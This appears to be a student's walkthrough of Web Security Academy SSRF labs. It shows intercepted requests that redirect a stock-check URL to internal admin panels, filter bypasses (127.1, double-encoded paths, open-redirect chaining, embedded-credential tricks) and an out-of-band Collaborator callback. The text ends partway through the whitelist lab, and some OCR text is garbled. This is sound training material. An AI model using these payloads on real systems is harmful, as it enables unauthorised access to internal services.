

# Server Side Request Forgery (SSRF)

## Table of Contents

1. Basic SSRF against the local server .....	2
2. Basic SSRF against another back-end system .....	3
3. SSRF with blacklist-based input filter .....	6
4. SSRF with filter bypass via open redirection vulnerability.....	9
5. Blind SSRF with out-of-band detection .....	12
6. SSRF with whitelist-based input filter .....	14
7. Blind SSRF with Shellshock exploitation .....	17

## 1. Basic SSRF against the local server

# Lab: Basic SSRF against the local server



APPRENTICE



LAB

Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user `carlos`.

### Sol) Steps:


1) I have intercepted the request and there is a parameter called stockAPI

```
1 POST /product/stock HTTP/1.1
2 Host: 0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
3 Cookie: session=YURD9Z40h0ilaKMLXK9fMod8Mc2itjX7; session=PoqDGjbVFzI1L2GhlFtyw8Ve4BFdCcof
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

2) I have changed the value to <http://localhost/admin> and i was able to access the admin page and there are 2 users in the page including carlos

3)below is the payload I have used for stockAPI and it worked

<http://localhost/admin/delete?username=carlos>



## 2. Basic SSRF against another back-end system

# Lab: Basic SSRF against another back-end system



APPRENTICE

LAB

Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

## Sol) Steps:

1) when the request is intercepted, we can see the below ip address in the stockAPI parameter, so using intruder we are brute forcing with all the parameters

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /product/stock HTTP/1.1 2 Host: 0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net 3 Cookie: session=6Yg3dKyfuT4gm7b1pJtjWHdcDb4HJFJ 4 Content-Length: 97 5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 stockApi=http%3A%2F%2F192.168.0.31%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1 </pre>				<pre> 1 HTTP/1.1 404 Not Found 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 11 5 6 "Not Found" </pre>			

2) When the ip address is 192.168.0.31 we are getting Not Found

The screenshot shows the Burp Suite interface. On the left, the 'Payload Sets' tab is active, displaying configuration for 'Numbers' payloads. The 'Number range' is set from 1 to 256, and the 'Number format' is set to 'Decimal'. Below this, the 'Attack' window is open, showing a table of results for an intruder attack on the URL 'https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net'. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Row 31 is highlighted, showing a status of 404 and a length of 123. Below the table, the 'Request' and 'Response' tabs are visible, showing the raw HTTP data for the selected request.

3) The lab hints for an admin interface so I have tried the below url

<http://192.168.0.31/admin>

4)As you can see we have 2 links and one is carlos

The screenshot shows the Burp Suite interface with a 'Request' and 'Response' window. The 'Request' tab is active, showing a POST request to 'https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1'. The 'Response' tab is also visible, showing the HTML response from the server. The response contains two links: one for 'carlos' and one for 'wiener', both pointing to 'http://192.168.0.31:8080/admin/delete?username=carlos' and 'http://192.168.0.31:8080/admin/delete?username=wiener' respectively.

5)now we use the link in our stockAPI to delete the user carlos









stockApi=http://192.168.0.31:8080/admin/delete?username=carlos

## Request

```
1 POST /product/stock HTTP/1.1
2 Host: 0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net
3 Cookie: session=6Yg3dKyfuT4gm7b1pjJtjWMeXbB4HJFJ
4 Content-Length: 62
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://192.168.0.31:8080/admin/delete?username=carlos
```

## Response

```
1 HTTP/1.1 302 Found
2 Location: http://192.168.0.31:8080/ad
3 Connection: close
4 Content-Length: 0
5
6
```

← → <https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1>        



Basic SSRF against another back-end system

[Back to lab description](#) >>

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

AhZorha Ball

### 3. SSRF with blacklist-based input filter

## Lab: SSRF with blacklist-based input filter



PRACTITIONER



Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

### Sol) Steps:

- 1) When I am trying to access the local host like the previous example, the request is blocked for security reasons.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /product/stock HTTP/1.1 2 Host: 0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net 3 Cookie: session=NvQpyH7ncCsbr1zD3gXJt96ySLLPt0a5 4 Content-Length: 31 5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer:   https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=   1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 stockApi=http://127.0.0.1</pre>			<pre>1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 51 5 6 "External stock check blocked for security reasons"</pre>			

- 2) So, there is a tweak here instead of using 127.0.0.1 I will be trying it with 127.1 and doing that is returning something

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/product/stock	HTTP/1.1	1	HTTP/1.1 500 Internal Server Error		
2	Host:	0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net		2	Content-Type: text/html; charset=utf-8		
3	Cookie:	session=NvQpyH7ncCsbr1zD3gGJc96ySLLPt0a5		3	Connection: close		
4	Content-Length:	44		4	Content-Length: 2143		
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"		5			
6	Sec-Ch-Ua-Platform:	"Windows"		6	<!DOCTYPE html>		
7	Sec-Ch-Ua-Mobile:	?0		7	<html>		
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36		8	<head>		
9	Content-Type:	application/x-www-form-urlencoded		9	<link href=/resources/labheader/css/academyLabHeader.css r		
10	Accept:	/*/*		10	<link href=/resources/css/labs.css rel=stylesheet>		
11	Origin:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net		11	<title>		
12	Sec-Fetch-Site:	same-origin			SSRF with blacklist-based input filter		
13	Sec-Fetch-Mode:	cors		12	</title>		
14	Sec-Fetch-Dest:	empty		13	</head>		
15	Referer:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=1		14	<script src=/resources/labheader/js/labHeader.js">		
16	Accept-Encoding:	gzip, deflate		15	</script>		
17	Accept-Language:	en-US,en;q=0.9		16	<div id="academyLabHeader">		
18	Connection:	close		17	<section class='academyLabBanner'>		
19				18	<div class=container>		
20	stockApi=http%3A%2F%2F127.1%3A8080%2Ftesting			19	<div class=logo>		
				20	</div>		
					<div class=title-container>		
					<h2>		
					SSRF with blacklist-based input filter		
					</h2>		
					<a id='lab-link' class='button' href='/>		

3) When I used admin the request is blocked again

3	Cookie:	session=NvQpyH7ncCsbr1zD3gGJc96ySLLPt0a5	3	Connection: close
4	Content-Length:	46	4	Content-Length: 51
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"	5	
6	Sec-Ch-Ua-Platform:	"Windows"	6	"External stock check blocked for security reasons"
7	Sec-Ch-Ua-Mobile:	?0		
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36		
9	Content-Type:	application/x-www-form-urlencoded		
10	Accept:	/*/*		
11	Origin:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net		
12	Sec-Fetch-Site:	same-origin		
13	Sec-Fetch-Mode:	cors		
14	Sec-Fetch-Dest:	empty		
15	Referer:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=1		
16	Accept-Encoding:	gzip, deflate		
17	Accept-Language:	en-US,en;q=0.9		
18	Connection:	close		
19				
20	stockApi=http%3A%2F%2F127.0.0.1%3A8080%2Fadmin			

4) So I am going to encode admin and try using hackverter and then copy admin rightclick choose->externsions->hackverter->encoding->urlencode\_all which will all the characters. Then tried to send the request and did not work and in the same path there is another option called convert tags, tried with it and it did not work, now my last option is double encode it so following the same steps as above

5)When the admin is double encoded and the ip address is 127.1 we got the positive response

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/product/stock	HTTP/1.1		45				
2	Host:	0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net			50				
3	Cookie:	session=8vQyH7ncCsbrLzD3gXJt96ySLlPt0a5			51				
4	Content-Length:	78			52				
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"			53				
6	Sec-Ch-Ua-Platform:	"Windows"			54				
7	Sec-Ch-Ua-Mobile:	70			55				
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			56				
9	Content-Type:	application/x-www-form-urlencoded			57				
10	Accept:	/*/*			58				
11	Origin:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net			59				
12	Sec-Fetch-Site:	same-origin			60				
13	Sec-Fetch-Mode:	cors			61				
14	Sec-Fetch-Dest:	empty			62				
15	Referer:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=1			63				
16	Accept-Encoding:	gzip, deflate			64				
17	Accept-Language:	en-US,en;q=0.9			65				
18	Connection:	close			66				
19					67				
20	stockApi=http%3A%2F%2F127.1%2F%25%36%31dmin/delete?username=carlos				68				

5) Finally using the delete url to solve the lab

a. http%3A%2F%2F127.1%2F%25%36%31dmin/delete?username=carlos

b. another way is instead of encoding all the characters we can just do the first one

i. stockApi=http%3A%2F%2F127.1%2F%25%36%31dmin/delete?username=wiener

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/product/stock	HTTP/1.1		1	HTTP/1.1 302 Found			
2	Host:	0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net			2	Location:	/admin		
3	Cookie:	session=ikKcUvEKM4QJmVDBaX3UIhc2gkrug9cTK; NvQyH7ncCsbrLzD3gXJt96ySLlPt0a5			3	Set-Cookie:	session=ikKcUvEKM4QJmVDBaX3UIhc2gkrug9cTK;		
4	Content-Length:	66			4	Connection:	close		
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"			5	Content-Length:	0		
6	Sec-Ch-Ua-Platform:	"Windows"			6				
7	Sec-Ch-Ua-Mobile:	70			7				
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36							
9	Content-Type:	application/x-www-form-urlencoded							
10	Accept:	/*/*							
11	Origin:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net							
12	Sec-Fetch-Site:	same-origin							
13	Sec-Fetch-Mode:	cors							
14	Sec-Fetch-Dest:	empty							
15	Referer:	https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=1							
16	Accept-Encoding:	gzip, deflate							
17	Accept-Language:	en-US,en;q=0.9							
18	Connection:	close							
19									
20	stockApi=http%3A%2F%2F127.1%2F%25%36%31dmin/delete?username=wiener								



SSRF with blacklist-based input filter

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#)

Adult Space Hopper



## 4. SSRF with filter bypass via open redirection vulnerability

# Lab: SSRF with filter bypass via open redirection vulnerability



PRACTITIONER



LAB

Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

### Sol) Steps:

1) In this lab we are going to make use of open redirect vulnerability which simply means that we can redirect to an external page.

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is visible with the following details:

- Request:**
  - Method: POST
  - URL: /product/stock
  - Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
  - Cookie: session=y63aUjHb5dnQs0bd0x8aoHByaz2n00Y
  - Content-Length: 31
  - Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
  - Sec-Ch-Ua-Platform: "Windows"
  - Sec-Ch-Ua-Mobile: ?0
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
  - Content-Type: application/x-www-form-urlencoded
  - Accept: \*/\*
  - Origin: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
  - Sec-Fetch-Site: same-origin
  - Sec-Fetch-Mode: cors
  - Sec-Fetch-Dest: empty
  - Referer: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=1
  - Accept-Encoding: gzip, deflate
  - Accept-Language: en-US,en;q=0.9
  - Connection: close
  - stockApi=http://localhost/admin
- Response:**
  - Status: HTTP/1.1 400 Bad Request
  - Content-Type: application/json; charset=utf-8
  - Connection: close
  - Content-Length: 48
  - Body: "Invalid external stock check url 'Invalid URL'"

2) In the below nextpage intercept we have used [www.youtube.com](https://www.youtube.com) to check for redirection

## Request

Pretty Raw Hex Hackvortor

```
1 GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=EAAJfDcpVfoWUP2S3vHE6cq0SRTSnkNi; session=y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
```

3) It redirected to youtube.com

```
1 GET /product/nextProduct?currentProductId=2&path=https://www.youtube.com HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=EAAJfDcpVfoWUP2S3vHE6cq0SRTSnkNi; session=y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=2
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
```

STOCKAPI x

Send Cancel < >

Target: h


## Request

Pretty Raw Hex Hackvortor

```
1 GET / HTTP/2
2 Host: www.youtube.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
```

## Response

Pretty Raw Hex Render Hackvortor



4) In our next step we will use the path which is vulnerable to open redirection in our stockAPI and below is the final url and make sure to url encode it before sending the request.

The concept is we are providing the url of our local systems

stockApi=/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/admin

## 5) perfect we have found the urls of the users

```
Sec-Fetch-Dest: empty
Referer:
https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=
/product/nextProduct%3fcurrentProductId%3d%26path%3dhttp%3a//192.168.0.12%3a8080/admin/delete%3fusername%3dcarlos
```

```
55 </hl>
56 <div>
57   <span>
58     carlos -
59   </span>
60   <a href="/http://192.168.0.12:8080/admin/delete?username=carlos">
61     Delete
62   </a>
63 </div>
64 <div>
65   <span>
66     wiener -
67   </span>
68   <a href="/http://192.168.0.12:8080/admin/delete?username=wiener">
69     Delete
70   </a>
71 </div>
72 </section>
73 <br>
74 <hr>
75 </div>
76 </section>
77 </div>
78 </div>
```

```
1 POST /product/stock HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=y63zUjHbsdnQsx0bd0x8aoH9yaz2n00Y
4 Content-Length: 123
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
0 Accept: */*
1 Origin: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer:
6 https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=1
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
0 stockApi=
1 /product/nextProduct%3fcurrentProductId%3d%26path%3dhttp%3a//192.168.0.12%3a8080/admin/delete%3fusername%3dcarlos
```

```
47 <a href="/admin">
48   Admin panel
49 </a>
50 <p>
51   |
52 </p>
53 <a href="/my-account">
54   My account
55 </a>
56 <p>
57   |
58 </p>
59 </section>
60 </header>
61 <header class="notification-header">
62 </header>
63 <section>
64 <p>
65   User deleted successfully!
66 </p>
67 <h1>
68   Users
69 </h1>
70 <div>
71   <span>
72     wiener -
73   </span>
74   <a href="/http://192.168.0.12:8080/admin/delete?username=wiener">
75     Delete
76   </a>
77 </div>
78 </section>
79 <br>
```

Web Security Academy

SSRF with filter bypass via open redirection vulnerability

[Back to lab description](#) >>

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

## 5. Blind SSRF with out-of-band detection

# Lab: Blind SSRF with out-of-band detection



PRACTITIONER

LAB

Not solved

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

### Sol) Steps:

- 1) Here our end goal is to see whether the request is sent to our burp collaborator client and the hint is the referrer header is vulnerable.
- 2) I have pasted my burp collaborator client's url in the referrer and sending the request

```

Pretty  Raw  Hex  Hackvortor
1 GET /product?productId=9 HTTP/1.1
2 Host: 0a6800f604109cblc0d86c3600280075.web-security-academy.net
3 Cookie: session=jc7cIftpW45zgTh8v7X71ErogAZD19yw
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,/*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://ecu375sfyrkw745hg3i86gbfi6oxco0d.oastify.com
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

# ^	Time	Type	Payload	Source IP address
1	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.248.186.225
2	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.251.128.135
3	2022-Nov-16 17:54:24.382 UTC	HTTP	ecu375sfyrkw745hg3i86gbfi6oxco0d	34.253.173.2

Description	Request to Collaborator	Response from Collaborator
<p>The Collaborator server received an HTTP request.</p> <p>The request was received from IP address 34.253.173.2 at 2022-Nov-16 17:54:24.382 UTC.</p>		

[←](#)
[→](#)
[↺](#)
<https://0a6800f604109cb1c0d86c3600280075.web-security-academy.net/product?productId=9>

[🔖](#)
[☆](#)
[🔍](#)
[⚙️](#)
[👤](#)
[📄](#)
[🗑️](#)



Blind SSRF with out-of-band detection

LAB
Solved
🏆

[Back to lab description >>](#)

Congratulations, you solved the lab!

[🐦 Share your skills!](#)
[Continue learning >>](#)

Eggtastic, Fun, Food Eggcessories
[Home](#)

---

## 6. SSRF with whitelist-based input filter

# Lab: SSRF with whitelist-based input filter



EXPERT



Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed an anti-SSRF defense you will need to bypass.

### Sol) Steps:

- 1) Event though the stock.weliketoshop.net is part of the url it is not accepting it, so the parser might be working a bit differently
- 2) When we used username@url we got a different error from before, this indicates that URL parser supports embedded credentials

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to `/product/stock` with a custom `stockApi` URL: `http://username@stock.weliketoshop.net`. The 'Response' tab shows an HTML page with an internal server error message: `Could not connect to external stock check service`.

- 3) I have used # and got the same error

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/product/stock	HTTP/1.1		1	HTTP/1.1	400	Bad Request	
2	Host:	0a7100db0395a6c8c005349300a8000e.web-security-academy.net			2	Content-Type:	application/json; charset=utf-8		
3	Cookie:	session=sVyEcLVFnMINaWVmaBEGAAJHM0inljSf			3	Connection:	close		
4	Content-Length:	48			4	Content-Length:	58		
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"			5				
6	Sec-Ch-Ua-Platform:	"Windows"			6	"External stock check host must be stock.weliketoshop.net"			
7	Sec-Ch-Ua-Mobile:	?0							
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36							
9	Content-Type:	application/x-www-form-urlencoded							
10	Accept:	/*/*							
11	Origin:	https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net							
12	Sec-Fetch-Site:	same-origin							
13	Sec-Fetch-Mode:	cors							
14	Sec-Fetch-Dest:	empty							
15	Referer:	https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3							
16	Accept-Encoding:	gzip, deflate							
17	Accept-Language:	en-US,en;q=0.9							
18	Connection:	close							
19									
20	stockApi=http://username#@stock.weliketoshop.net								

4) I have preformed double url encoding of # and got Internal server error which might mean that server may have attempted to connect to "username"

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/product/stock	HTTP/1.1		24				
2	Host:	0a7100db0395a6c8c005349300a8000e.web-security-academy.net			25	<p>			
3	Cookie:	session=sVyEcLVFnMINaWVmaBEGAAJHM0inljSf			26	<polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>			
4	Content-Length:	52			27	</polygon>			
5	Sec-Ch-Ua:	"Chromium";v="107", "Not=A?Brand";v="24"			28	<polygon points='14.3,0 12.8,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>			
6	Sec-Ch-Ua-Platform:	"Windows"			29	</polygon>			
7	Sec-Ch-Ua-Mobile:	?0			30	</p>			
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			31	</div>			
9	Content-Type:	application/x-www-form-urlencoded			32	<div class='widgetcontainer-lab-status is-notsolved'>			
10	Accept:	/*/*			33	<span>			
11	Origin:	https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net			34	LAB			
12	Sec-Fetch-Site:	same-origin			35	</span>			
13	Sec-Fetch-Mode:	cors			36	<p>			
14	Sec-Fetch-Dest:	empty			37	Not solved			
15	Referer:	https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3			38	</p>			
16	Accept-Encoding:	gzip, deflate			39	<span class=lab-status-icon>			
17	Accept-Language:	en-US,en;q=0.9			40	</span>			
18	Connection:	close			41	</div>			
19					42	</div>			
20	stockApi=http://username%23%3@stock.weliketoshop.net				43	</div>			
					44	</section>			
					45	</div>			
					46	<div theme="">			
					47	<section class="maincontainer">			
					48	<div class="container is-page">			
					49	<header class="navigation-header">			
					50	</header>			
					51	<div>			
					52	Internal Server Error			
					53	</div>			
					54	<p class=is-warning>			
					55	Could not connect to external stock check service			
					56	</p>			
					57	</div>			
					58	</section>			
